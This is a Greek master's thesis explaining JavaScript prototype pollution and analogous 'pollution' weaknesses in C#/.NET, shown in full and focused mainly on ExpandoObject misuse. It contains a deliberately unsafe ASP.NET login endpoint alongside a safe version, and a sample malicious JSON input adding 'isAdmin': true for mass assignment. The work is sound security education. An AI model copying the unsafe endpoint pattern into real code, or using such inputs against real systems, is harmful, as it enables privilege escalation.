Attribution-NonCommercial-NoDerivatives 4.0 International
http://creativecommons.org/licenses/by-nc-nd/4.0/
https://doi.org/10.26219/heal.aueb.9682

Ανάπτυξη και υλοποίηση επιθέσεων τύπου Pollution σε C#/.NET

Κυριαζόπουλος Ιωάννης


p3312308

Αθήνα, Σεπτέμβριος 2025

Επιβλέπων καθηγητής: Στεργιόπουλος Γεώργιος

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Πίνακας Περιεχομένων



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

1. Εισαγωγή

Η ασφάλεια λογισμικού αποτελεί βασικό κομμάτι της κυβερνοασφάλειας, καθώς μεγάλο μέρος των σημερινών επιθέσεων εκμεταλλεύεται κενά που κρύβονται στον ίδιο τον κώδικα ή στις βιβλιοθήκες που αυτός χρησιμοποιεί. Ένα χαρακτηριστικό παράδειγμα τέτοιου είδους ευπάθειας είναι το Prototype Pollution, το οποίο έχει συνδεθεί κυρίως με τη JavaScript. Δεν πρόκειται όμως για ένα μεμονωμένο φαινόμενο. Αντίθετα, δείχνει με σαφήνεια πώς ο τρόπος που σχεδιάζεται και λειτουργεί μια γλώσσα μπορεί να ανοίξει τον δρόμο σε νέες μορφές εκμετάλλευσης.

Η μελέτη του prototype pollution ανέδειξε ότι μηχανισμοί που έχουν σκοπό να προσφέρουν ευελιξία και δυναμική συμπεριφορά, μπορούν, κάτω από ορισμένες συνθήκες, να αξιοποιηθούν και με κακόβουλο τρόπο. Η δυνατότητα εισαγωγής ή τροποποίησης properties σε objects επιτρέπει την αλλοίωση της κανονικής ροής μιας εφαρμογής, με συνέπειες που μπορεί να είναι από απλή παραποίηση δεδομένων μέχρι privilege escalation ή ακόμη και απομακρυσμένη εκτέλεση κώδικα (Remote Code Execution). Έτσι, γίνεται φανερό πόσο στενά συνδέεται η λειτουργικότητα που παρέχει μια γλώσσα με τις επιπτώσεις της στην ασφάλεια.

Η ανάλυση τέτοιων κενών έχει ιδιαίτερη αξία, καθώς μας δείχνει πώς χαρακτηριστικά που σε πρώτη ανάγνωση μοιάζουν χρήσιμα, μπορούν να μετατραπούν σε φορείς κινδύνου. Η περίπτωση της JavaScript γεννά και το ερώτημα κατά πόσο ανάλογα μοτίβα εμφανίζονται σε άλλες γλώσσες. Στο πλαίσιο αυτό, ξεχωριστό ενδιαφέρον παρουσιάζει η C#, η οποία διαθέτει εντελώς διαφορετικό μοντέλο κληρονομικότητας και αυστηρότερη τυποποίηση, αλλά έχει και δικά της στοιχεία που θα μπορούσαν, θεωρητικά, να οδηγήσουν σε αντίστοιχες μορφές αλλοίωσης. Η παρούσα εργασία εστιάζει ακριβώς σε αυτές τις pollution-like συμπεριφορές στη C#, προσπαθώντας να αναδείξει τόσο τις ομοιότητες όσο και τις διαφορές τους σε σχέση με το prototype pollution της JavaScript.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

2. Prototype και prototype pollution στην Javascript

2.1. Τι είναι το Prototype στην JavaScript

Η JavaScript βασίζεται σε prototype-based inheritance αντί της παραδοσιακής κληρονομικότητας μέσω κλάσεων, όπως συναντάται σε γλώσσες σαν τις Java και C#.
Σε αυτή την αρχιτεκτονική, κάθε object διαθέτει έναν εσωτερικό σύνδεσμο προς ένα άλλο object, γνωστό ως prototype, από το οποίο μπορεί να κληρονομεί properties και methods.
Η κληρονομικότητα αυτή πραγματοποιείται δυναμικά κατά την εκτέλεση, γεγονός που προσδίδει ευελιξία αλλά και δυνητικούς κινδύνους ασφαλείας. [1], [2]

2.2. Η δομή του Object.prototype

Κάθε object στην Javascript είναι μία συλλογή από ζεύγη από key:value. Στην κορυφή της αλυσίδας κληρονομικότητας βρίσκεται το Object.prototype.
Κάθε νέο object που δημιουργείται στην JavaScript έχει εσωτερική αναφορά σε ένα prototype, το οποίο μπορεί να είναι το Object.prototype ή ένα άλλο object. [1], [3]
Το Object.prototype περιλαμβάνει βασικές μεθόδους όπως:

- toString()
- hasOwnProperty()
- valueOf()
- κλπ

2.2.1. Η έννοια του __proto__

Το property ενός object που λειτουργεί ως δείκτης προς το prototype αυτού, δεν λέγεται prototype και δεν υπάρχει κάποιο συγκεκριμένο όνομα, αλλά συνήθως λέγεται __proto__ στους περισσότερους browsers.
Αν και σήμερα θεωρείται legacy και προτείνεται η χρήση των Object.getPrototypeOf() και Object.setPrototypeOf(), η __proto__ παραμένει λειτουργική για λόγους συμβατότητας και συχνά χρησιμοποιείται σε exploits. [3], [4]


Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

2.2.2. Prototype Chain

Η prototype chain αποτελεί τον μηχανισμό κληρονομικότητας της JavaScript, μέσω του οποίου ένα object αποκτά πρόσβαση σε properties και methods που δεν ορίζονται άμεσα σε αυτό, αλλά σε objects –prototypes (prototypes). [3], [4]

Κατά την αναζήτηση μιας propertyς:


1. Ελέγχεται αν το property υπάρχει στο ίδιο το object.
2. Αν δεν υπάρχει, η αναζήτηση συνεχίζεται στο prototype του.
3. Η διαδικασία συνεχίζεται στην prototype chain έως ότου η property βρεθεί ή το prototype να είναι null.
4. Αν δεν τη βρει ούτε εκεί, τότε επιστρέφει undefined.



Εικόνα 1: Prototype Chain

2.2.3. Αλλοίωση της prototype chain

Η τροποποίηση ενός prototype σε υψηλό επίπεδο, όπως το Object.prototype, επηρεάζει όλα τα objects που κληρονομούν από αυτό.
Αυτή η δυνατότητα, αν και χρήσιμη σε ορισμένες περιπτώσεις, αποτελεί την τεχνική βάση της ευπάθειας Prototype Pollution.



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Για παράδειγμα, πλέον η JavaScript έχει την trim() method για τα strings, αλλά σε παλιότερες εκδόσεις που δεν υπήρχε, οι προγραμματιστές μπορούσαν να δημιουργήσουν μία custom method απευθείας πάνω στο String.prototype, κάνοντας κάτι σαν

```
1. String.prototype.removeWhiteSpaces = function() {
2.         //custom implemenatation
3. }
4.
```

Και εξαιτίας του prototype-based inheritance, όλα τα strings θα είχαν πρόσβαση σε αυτή τη μέθοδο.

```
1. let userInput = “    test   “;
2. userInput.removeWhiteSpaces();
3.
```


2.3. Τι είναι το Prototype Pollution

Η ευπάθεια Prototype Pollution ορίζεται ως η μη εξουσιοδοτημένη τροποποίηση της prototype chain, με σκοπό την εισαγωγή ή αλλαγή properties που θα επηρεάσουν όλα τα objects που κληρονομούν από το τροποποιημένο prototype.
Η τροποποίηση αυτή μπορεί να οδηγήσει σε ανεπιθύμητες συμπεριφορές, εκμετάλλευση της εφαρμογής και σοβαρές επιπτώσεις ασφαλείας. [5], [6]

Αν και το Prototype Pollution συχνά δεν μπορεί να εκμεταλλευτεί ως μία αυτόνομη ευπάθεια, επιτρέπει σε έναν επιτιθέμενο να ελέγξει properties από objects που διαφορετικά θα ήταν μη προσβάσιμες. Αν η εφαρμογή στη συνέχεια χειριστεί ένα property ελεγχόμενο από τον επιτιθέμενο με μη ασφαλή τρόπο, αυτό μπορεί δυνητικά να συνδυαστεί με άλλες ευπάθειες. Στην client-side JavaScript, αυτό οδηγεί συνήθως σε DOM XSS, ενώ το server-side prototype pollution μπορεί ακόμη και να οδηγήσει σε απομακρυσμένη εκτέλεση κώδικα.

2.4. Πως προκύπτει το Prototype Pollution

Prototype pollution συνήθως προκύπτει όταν μια συνάρτηση JavaScript λαμβάνει δεδομένα που εισήγαγε ο χρήστης και τα περνάει αναδρομικά σε ένα υπάρχον object, χωρίς να τα έχει φιλτράρει και ελέγξει την εγκυρότητα τους πρώτα. Αυτό μπορεί να επιτρέψει σε έναν επιτιθέμενο να εισάγει ένα property με ένα key όπως το __proto__, μαζί με αυθαίρετες εμφωλευμένες properties.



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Λόγω της ειδικής σημασίας του __proto__ στην JavaScript, τα παραπάνω properties μπορεί να φτάσουν μέχρι το prototype του object αντί για το ίδιο. Ως αποτέλεσμα, ο επιτιθέμενος μπορεί να μολύνει το prototype με properties που περιέχουν επιβλαβείς τιμές, οι οποίες μπορεί στη συνέχεια να χρησιμοποιηθούν από την εφαρμογή με επικίνδυνο τρόπο.

Είναι δυνατό να μολυνθεί οποιοδήποτε prototype object, αλλά αυτό συμβαίνει πιο συχνά με το ενσωματωμένο global Object.prototype.

Για να γίνει επιτυχημένα ένα Prototype Pollution προϋπόθεση είναι τα εξής: [6]

- **Μια πηγή prototype pollution**: Αυτό είναι οποιοδήποτε input που επιτρέπει στον χρήστη να μολύνει prototype objects με αυθαίρετα properties.
- **Ένα sink**: Sink είναι κάθε λειτουργία ή DOM element που μπορεί να εκτελέσει κώδικα και το οποίο μπορεί να ελεγχθεί μέσω prototype pollution.
  Παράδειγμα: DOM XSS, εκτέλεση system commands στον server, κλπ.
- **Ένα εκμεταλλεύσιμο gadget:** Ένα gadget είναι ο συνδετικός κρίκος, που επιτρέπει να μετατραπεί η ευπάθεια σε exploit. Είναι ένα property που:
  - χρησιμοποιείται με μη ασφαλή τρόπο από την εφαρμογή (π.χ. περνιέται σε sink χωρίς έλεγχο)
  - μπορεί να κληρονομηθεί από τον επιτιθέμενο μέσω prototype pollution

  Αν το property έχει οριστεί απευθείας στο object, τότε υπερισχύει και δεν μπορεί να εκμεταλλευτεί. Κάποιες εφαρμογές ορίζουν μάλιστα Object.setPrototypeOf(obj, null) ώστε να μην υπάρχει κληρονομικότητα.

2.4.1. Πηγές Prototype Pollution

Οι πιο συνηθισμένες πηγές μόλυνσης είναι:

- **URL (query string ή fragment/hash)**
  Ο επιτιθέμενος μπορεί να περάσει κακόβουλα keys όπως __proto__ σε query παραμέτρους ή στο hash, τα οποία αν συγχωνευθούν σε objects προκαλούν prototype pollution.
- **JSON Input**
  Όταν η εφαρμογή δέχεται JSON από τον χρήστη και το μετατρέπει σε object χωρίς έλεγχο, μπορεί να περιλαμβάνει __proto__ ή παρόμοια keys που μολύνουν το prototype.
- **Web Messages**
  Τα postMessage events μπορούν να μεταφέρουν objects με κακόβουλα keys, τα οποία αν γίνουν merge χωρίς sanitization οδηγούν σε pollution.
- **Κακό sanitization εισόδου**

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Η έλλειψη φιλτραρίσματος ή whitelist στα keys των objects επιτρέπει σε επικίνδυνα keys να περάσουν ανεξέλεγκτα.

- **Βιβλιοθήκες**
  Τρίτες βιβλιοθήκες (π.χ. lodash, jQuery plugins) που κάνουν deep merge objects χωρίς σωστούς ελέγχους μπορεί να ανοίξουν κενά για prototype pollution.

2.5. Επιπτώσεις και Εκμετάλλευση

Privilege Escalation

Εισαγωγή properties όπως isAdmin μπορεί να ανοίξει ολόκληρες οδούς παραβίασης ασφάλειας όταν βασίζονται σε conditional checks.

Denial of Service

Κακόβουλες τροποποιήσεις σε βασικές μεθόδους όπως toString() μπορούν να αναγκάσουν άπειρες βρόχους ή exceptions, προκαλώντας DoS.

Arbitrary Code Execution

Σε περιπτώσεις όπου η εφαρμογή φορτώνει modules ή εκτελεί δυναμικά εντολές βασισμένες σε object properties, ο επιτιθέμενος μπορεί να οδηγήσει σε εκτέλεση κακόβουλου κώδικα.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3. Prototype Pollution σε .NET / C#

Σε αντίθεση με την JavaScript, η C# δε βασίζεται σε prototype oriented inheritance. Το μοντέλο αντικειμενοστρέφειας στηρίζεται σε class-based inheritance, με στατικά καθορισμένη δομή τύπων κατά το compile-time. Ως αποτέλεσμα, δεν υπάρχει prototype chain το οποίο μπορεί να αλλοιωθεί δυναμικά κατά την εκτέλεση, όπως συμβαίνει στην JavaScript με την προσθήκη properties στο Object.prototype.

Επομένως, δεν μπορεί να υπάρξει καθαρό prototype pollution στη C# με την ίδια μορφή και μηχανισμό όπως στη JavaScript. Οποιαδήποτε επίθεση που επιχειρεί να εισάγει ή να τροποποιήσει properties σε global prototypes δεν έχει εφαρμογή στο .NET περιβάλλον.

Ωστόσο, αυτό δεν σημαίνει ότι αποκλείεται η εμφάνιση παρόμοιων κατηγοριών επιθέσεων, όπου ένας επιτιθέμενος μπορεί να αλλοιώσει την κατάσταση από objects ή να εισάγει μη αναμενόμενα properties μέσω μηχανισμών όπως:

- dynamic και ExpandoObject
- Reflection
- Deserialization
- Unsafe code

Αυτές οι τεχνικές δεν αποτελούν prototype pollution με τη κλασσική έννοια, αλλά μπορούν να θεωρηθούν παρόμοιες ευπάθειες, αφού οδηγούν σε αλλοίωση της δομής ή της συμπεριφοράς του προγράμματος πέρα από τα αναμενόμενα όρια. Επιπλέον, συνήθως δε γίνεται να υπάρξει μόνιμη μόλυνση, όπως γίνεται στην JavaScript, αλλά η μόλυνση είναι παροδική και διαρκεί όσο η τρέχουσα εκτέλεση. Μόνιμη μόλυνση μπορεί να υπάρξει μόνο στο πλαίσιο αποθήκευσης δεδομένων στη βάση, που διαφέρει όμως από τη μόνιμη αλλαγή ενός object. Οπότε στην παρούσα εργασία θα δοθεί έμφαση σε ευπάθειες και κακές πρακτικές που είτε από μόνες τους είτε σε συνδυασμό με άλλους παράγοντες, μπορεί να οδηγήσουν σε συμπεριφορές παρόμοιες με το prototype pollution. Θα αναλυθούν περιπτώσεις, στις οποίες ύστερα από κακόβουλα δεδομένα εισόδου από τον χρήστη, παρουσιάζονται τέτοιου είδους συμπεριφορές. Το βασικό κοινό χαρακτηριστικό θα είναι ότι προκαλείται κάτι παρόμοιο με Pollution, ύστερα από είσοδο μη έγκυρων δεδομένων στο εκάστοτε σύστημα.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3.1. ExpandoObject

3.1.1. Ορισμός

Το ExpandoObject αποτελεί μία από τις πιο χαρακτηριστικές υλοποιήσεις δυναμικής συμπεριφοράς στο οικοσύστημα της C#. Παρέχεται μέσω του namespace System.Dynamic και επιτρέπει την προσθήκη, διαγραφή και ανάγνωση των properties σε χρόνο εκτέλεσης (runtime), κατά παρόμοιο τρόπο με τα objects της JavaScript. [7]

Η χρήση του συναντάται κυρίως:

- σε περιπτώσεις όπου το schema των δεδομένων δεν είναι γνωστό εκ των προτέρων,
- κατά την αποστολή ή λήψη JSON objects από APIs,
- σε integration με βιβλιοθήκες όπως το Newtonsoft.Json ή System.Text.Json,
- ή σε σενάρια scripting και dynamic DSLs μέσα σε εφαρμογές C#.

Η δυνατότητα του ExpandoObject να τροποποιείται κατά την εκτέλεση προσφέρει μεγάλη ευελιξία, αλλά ταυτόχρονα εισάγει κινδύνους ασφάλειας όταν χρησιμοποιείται χωρίς κατάλληλο έλεγχο. Ένας από αυτούς είναι η εισαγωγή μη αναμενόμενων properties από εξωτερικό input, η οποία μπορεί να οδηγήσει σε συμπεριφορά παρόμοια με την επίθεση Prototype Pollution στη JavaScript.

3.1.2. Δυναμική Συμπεριφορά

Το ExpandoObject υλοποιεί τα interfaces IDynamicMetaObjectProvider και IDictionary<string, object>, επιτρέποντας στον developer να [7]:


- προσθέσει properties δυναμικά:

```
1. obj.SomeProperty = value;
2.
```

όπου το SomeProperty είναι μία property που δεν υπάρχει κανονικά στο object, αλλά προστίθεται εκείνη τη στιγμή

- ελέγξει αν ένα property υπάρχει: ((IDictionary<string, object>)obj).ContainsKey(...)
- επεξεργαστεί το object σαν Dictionary key-value

Κατά συνέπεια, η δομή του δεν είναι στατική και οποιοσδήποτε έχει πρόσβαση στο object μπορεί να το επεκτείνει ή να το μετασχηματίσει.



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3.1.3. Μόλυνση

Το ExpandoObject προσφέρει ευκολία και ευελιξία στο χειρισμό δυναμικών δεδομένων, αλλά ενέχει και πολλούς κινδύνους. Όπως και στο prototype pollution, το πρόβλημα δεν είναι το ίδιο το ExpandoObject, αλλά ο τρόπος χρήσης του. Ένας κακός σχεδιασμός, μπορεί να επιτρέψει την είσοδο κακόβουλων δεδομένων στο σύστημα, τα οποία με τη σειρά τους είναι αυτά που θα δημιουργήσουν το πραγματικό πρόβλημα. Η κακή χρήση τους μπορεί να προκαλέσει διαφορετικής φύσης επιπτώσεις και παρακάτω θα παρουσιαστούν και θα αναλυθούν δύο από τα πιθανά προβλήματα, που αφορούν mass assignment [8], [9] και DoS. Και στα δύο σενάρια η κακή χρήση του ExpandoObject είναι το πρόβλημα και τα mass assignment και DoS είναι το σύμπτωμα. Στη θέση τους θα μπορούσαν να υπάρχουν διαφορετικές επιπτώσεις, που δεν αναλύονται ενδελεχώς εδώ.

3.1.3.1. Mass Assignment

Στο παρακάτω παράδειγμα, παρουσιάζεται ένα σενάριο όπου ο controller δέχεται δυναμικό input (ExpandoObject), το οποίο προωθείται στην υπηρεσία UserService, η οποία εκτελεί την πιστοποίηση (validation) και επιστρέφει ένα object επίσης τύπου User.

Το σφάλμα προκύπτει στο επίπεδο του controller, που αντί να επιστρέφει τον user που επαλήθευσε και επέστρεψαν το repository και το service, επιστρέφει το αρχικό ExpandoObject, με όποια παραπάνω από τα αναμενόμενα πεδία μπορεί να περιέχει. Ο προβληματικός κώδικας θα μπορούσε να είναι σε οποιοδήποτε από τα άλλα δύο επίπεδα (service, repository) με παρόμοια αποτελέσματα, αλλά επιλέχθηκε ο controller ώστε να μπορούν να υπάρχουν δύο endpoints, το ένα με ασφαλή μεθοδολογία και το άλλο όχι.

```
[HttpPost("badlogin")]
0 references
public async Task<IActionResult> ExpandObjectPollution_Unsafe([FromBody] ExpandoObject user)
{
    var loggedUser = await _userService.LoginWithExpandoObject(user);
    if (!loggedUser.IsSuccess)
    {
        return BadRequest(loggedUser.Error);
    }

    return Ok(user);
}
```

Figure 2:Controller – Unsafe login

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

```
[HttpPost("goodlogin")]
0 references
public async Task<IActionResult> ExpandObjectPollution_Safe([FromBody] ExpandoObject user)
{
    var loggedUser = await _userService.LoginWithExpandoObject(user);
    if (!loggedUser.IsSuccess)
    {
        return BadRequest(loggedUser.Error);
    }

    return Ok(loggedUser.Value);
}
```

Figure 3: Controller – Safe login

Παράδειγμα κακόβουλου input:

```
{
  "username": "johndoe",
  "password": "12345",
  "isAdmin": true
}
```




Figure 4: Αποτέλεσμα Repository




Figure 5: Αποτέλεσμα από unsafe endpoint

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/




Figure 6: Αποτέλεσμα από safe endpoint


Στην περίπτωση της μη ασφαλούς υλοποίησης, το παραπάνω input θα περάσει κανονικά από το Service, όπου θα γίνει το validation και θα ψάξει στο repository, το οποίο θα επιστρέψει ένα response με isAdmin = false, το οποίο όμως, στο επίπεδο του Controller θα αγνοηθεί πλήρως και θα επιστραφεί το αρχικό ExpandoObject που εισήγαγε ο κακόβουλος χρήστης.

Το βασικό πρόβλημα με το ExpandoObject προκύπτει όταν αυτό χρησιμοποιείται για τη διαχείριση εισόδου από τον χρήστη και τα δεδομένα του προωθούνται σε services ή repositories χωρίς προηγούμενο έλεγχο και φιλτράρισμα. Επειδή το ExpandoObject λειτουργεί σαν ένα dictionary τύπου *key-value* στο οποίο μπορούν να προστεθούν οποιαδήποτε properties, ο επιτιθέμενος μπορεί να εισάγει properties που δεν περιμένει η εφαρμογή.

Σε ένα σενάριο authentication, για παράδειγμα, το service μπορεί να περιμένει μόνο username και password. Αν όμως το input περιέχει και την property isAdmin, αυτή θα αποθηκευτεί κανονικά στο ExpandoObject και θα συνεχίσει να υπάρχει στο object καθ' όλη τη ροή της εφαρμογής. Εάν στη συνέχεια η εφαρμογή επιστρέψει το αρχικό ExpandoObject αντί για ένα καινούργιο validated object, η κακόβουλη property θα παραμείνει ενεργή. Έτσι δημιουργείται μια μορφή "μόλυνσης" που δεν είναι prototype pollution με την κλασική έννοια, αλλά έχει παρόμοιο αποτέλεσμα: το object φέρει state που ο προγραμματιστής δεν είχε προβλέψει.

Η μόλυνση αυτή μπορεί να εκμεταλλευτεί διάφορα σημεία της εφαρμογής:

- **Authorization logic**: properties όπως isAdmin, role ή permissions μπορούν να παραποιήσουν κρίσιμες αποφάσεις ελέγχου πρόσβασης.
- **Business logic manipulation**: ο επιτιθέμενος μπορεί να εισάγει properties που επηρεάζουν τη ροή των services (π.χ. discount = 100%).



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/


- **Data persistence**: εάν το ExpandoObject αποθηκευτεί απευθείας σε βάση δεδομένων ή μετατραπεί σε JSON για αποστολή σε άλλο service, τα κακόβουλα properties θα συνεχίσουν να υπάρχουν και να μολύνουν τα μετέπειτα συστήματα.
- **Chained attacks**: σε πιο περίπλοκα σενάρια, ο επιτιθέμενος μπορεί να συνδυάσει την εισαγωγή κακόβουλων properties με άλλα τρωτά σημεία (π.χ. αδύναμο serialization, reflection abuse), ώστε να προκαλέσει ακόμη πιο επικίνδυνη συμπεριφορά.

